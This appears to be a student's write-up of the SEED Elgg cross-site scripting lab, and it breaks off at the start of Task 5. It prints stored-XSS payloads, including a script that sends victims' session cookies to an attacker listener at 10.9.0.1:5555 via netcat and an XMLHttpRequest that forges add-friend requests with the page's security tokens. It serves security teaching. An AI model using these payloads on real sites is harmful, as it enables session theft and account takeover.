Lab Setup (Environment)

This lab uses the SEED Elgg social-networking web application, which is built on purpose with an XSS vulnerability. I ran everything inside the SEED Ubuntu VM. First I removed the old containers and images from the previous lab, then downloaded and unzipped the XSS Labsetup files:

```
$ docker rm -vf $(docker ps -a -q)
$ docker rmi -f $(docker images -a -q)
$ wget --no-check-certificate
https://seedsecuritylabs.org/Labs_20.04/Files/Web_XSS_Elgg/Labsetup.
zip
$ unzip Labsetup.zip -d ~/lab2
```

Then I went into the Labsetup folder and built the container images (the Elgg web server and the MySQL database):

```
$ cd ~/lab2/Labsetup
$ dcbuild
```

```
ef28da371fc9: Pull complete
fd04d935b852: Pull complete
050c49742ea2: Pull complete
Digest: sha256:0fd2898dc1c946b34dceaccc3b80d38b1049285c1dab70df7480
de62265d6213
Status: Downloaded newer image for mysql:8.0.22
 ---> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in 88986cae3e86
Removing intermediate container 88986cae3e86
 ---> c6e67ce02ee0
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
 ---> Running in ad027c4989f4
Removing intermediate container ad027c4989f4
 ---> ce8259ec6d46
Step 4/7 : ENV MYSQL_USER=seed
 ---> Running in e1612cb9e485
Removing intermediate container e1612cb9e485
 ---> c098bb38c0a3
Step 5/7 : ENV MYSQL_PASSWORD=dees
 ---> Running in 1aa7caaec384
Removing intermediate container 1aa7caaec384
 ---> 8a012d376b84
Step 6/7 : ENV MYSQL_DATABASE=elgg_seed
 ---> Running in 92120a2aa457
Removing intermediate container 92120a2aa457
 ---> ce32c83db980
Step 7/7 : COPY elgg.sql  /docker-entrypoint-initdb.d
 ---> a7571eb04d98

Successfully built a7571eb04d98
Successfully tagged seed-image-mysql:latest
[10/19/26]seed@VM:~/.../Labsetup$
```

Building the Elgg and MySQL images (ends with "Successfully built").

After the build finished I started the containers with dcup, checked they were running with dockps, and made sure www.seed-server.com points to the web container (10.9.0.5) in /etc/hosts:

```
$ dcup
$ dockps
$ sudo echo "10.9.0.5 www.seed-server.com" >> /etc/hosts
```

```
[10/19/26]seed@VM:~/.../Labsetup$ dockps
26841b5103e2  elgg-10.9.0.5
0803ad2633b7  mysql-10.9.0.6
[10/19/26]seed@VM:~/.../Labsetup$ tail -3 /etc/hosts


10.9.0.5 www.seed-server.com
[10/19/26]seed@VM:~/.../Labsetup$
```

The Elgg and MySQL containers running, and the hostname mapping in /etc/hosts.

Opening http://www.seed-server.com in Firefox then showed the Elgg login page, so the environment was ready. In this lab samy is the attacker and alice is the victim.


Task 1: Posting a Malicious Message to Display an Alert Window

The goal of this task is to put a small JavaScript program in samy's profile so that when another user opens samy's profile, the script runs in their browser and shows an alert window.


Steps:

I logged in as samy, opened Edit Profile, and in the "Brief description" field I typed the following script, then saved:

```
<script>alert('XSS');</script>
```



Screenshot 1: The script typed in samy's profile field (Edit Profile).



Screenshot 2: The alert window "XSS" pops up when the profile is viewed.

Explanation:

Elgg saves whatever I type in the profile and later shows it back as part of the page without removing HTML tags. So the browser treats my <script> tag as real code and runs it. When samy (or any user like alice) opens the profile, the alert('XSS') runs and the pop-up appears. This is a stored XSS: the attack is saved on the server and fires for every visitor.


Task 2: Posting a Malicious Message to Display Cookies

This task is like Task 1, but instead of a fixed text the script shows the visitor's own session cookie in the alert window.


Steps:

Logged in as samy, Edit Profile, and in the same field I put:

```
<script>alert(document.cookie);</script>
```



Screenshot 3: The cookie script saved in samy's profile.



Screenshot 4: The alert window showing the visitor's cookie (viewed as alice).

Explanation:

document.cookie is the cookie the browser keeps for the current site, including the Elgg session id. Because the page runs my script, it can read that cookie and show it. When alice views

samy's profile, the alert shows alice's own cookie. This proves the script can reach sensitive session data, which is the first step to stealing a session.

Task 3: Stealing Cookies from the Victim's Machine

In Task 2 only the victim could see the cookie. Here the attacker wants the cookie sent to himself. The script makes the browser request an image from the attacker's machine (IP 10.9.0.1, port 5555) and sticks the cookie onto the request. The attacker runs netcat to listen on that port and catch it.


Steps:

First I started a netcat listener in a terminal:


```
$ nc -l 5555
```


Then, logged in as samy, I put this script in the profile (using the HTML/text editor) and saved:


```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');</script>
```




Screenshot 5: The cookie-stealing script in samy's profile and the netcat listener waiting on port 5555.


Restore Session
Elgg For SEED Labs
www.seed-server.com
90%
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Welcome Alice
Welcome to your Elgg site.
Tip: Many sites use the activity plugin to place a site activity stream on this page.


Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Newest members
Newest
Alphabetical
Popular
Online
Samy
Charlie
Boby
Alice
Admin
Search members
Search
Total members: 5


Restore Session
Samy : Elgg For SEED Lab
www.seed-server.com/profile/samy
90%
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Samy
Add friend
Send a message
Brief description
Blogs
Bookmarks
Files
Pages
Wire post



Screenshot 6: Victim side: logging in as alice, opening Members, viewing samy's profile, and alice's cookie arriving in the netcat terminal.

Explanation:

document.write adds an <img> tag whose src points at the attacker (10.9.0.1:5555) with the cookie attached as ?c=… . The browser tries to load that "image", so it sends an HTTP request to the attacker carrying the cookie. netcat is not a real web server, it just prints whatever it receives, so the attacker sees alice's session cookie in the terminal. escape() is used so special characters in the cookie do not break the URL.

Task 4: Becoming the Victim's Friend


Here the script forges a request from the victim's own browser to add samy as a friend, without the attacker doing anything. Samy's user id (guid) on this server is 59, which I found from samy's profile page URL.

Steps:


I placed the following script in the "About Me" field of samy's profile (in HTML edit mode) and saved it:


```
<script type="text/javascript">
window.onload = function () {
  var Ajax=null;
  var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
  var token="&__elgg_token="+elgg.security.token.__elgg_token;
  var sendurl="http://www.seed-server.com/action/friends/add"+"?
```

```
friend=59"+token+ts;
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.setRequestHeader("Host","www.seed-server.com");
  Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
  Ajax.send();
}
</script>
```



Screenshot 7: The add-friend script in samy's About Me field (samy's guid = 59).





Screenshot 8: After alice viewed samy's profile the button changed to "Remove friend", and alice's friends list now contains Samy.

Explanation:

When alice opens samy's profile, window.onload runs my script in her browser. It builds the same "add friend" request Elgg normally sends when you click Add Friend, and includes the security tokens (__elgg_ts and __elgg_token) that the page already gives us through the elgg object. Because the request comes from alice's own logged-in browser with valid tokens, the server accepts it and adds samy (guid 59) as her friend. This is a CSRF attack carried by XSS.

Task 5: Modifying the Victim's Profile


This task changes the victim's own "About Me" field when she visits samy's page. It is an XSS worm style attack (but it does not copy itself). The check on samy's guid stops the script from overwriting samy's own profile.

Steps:

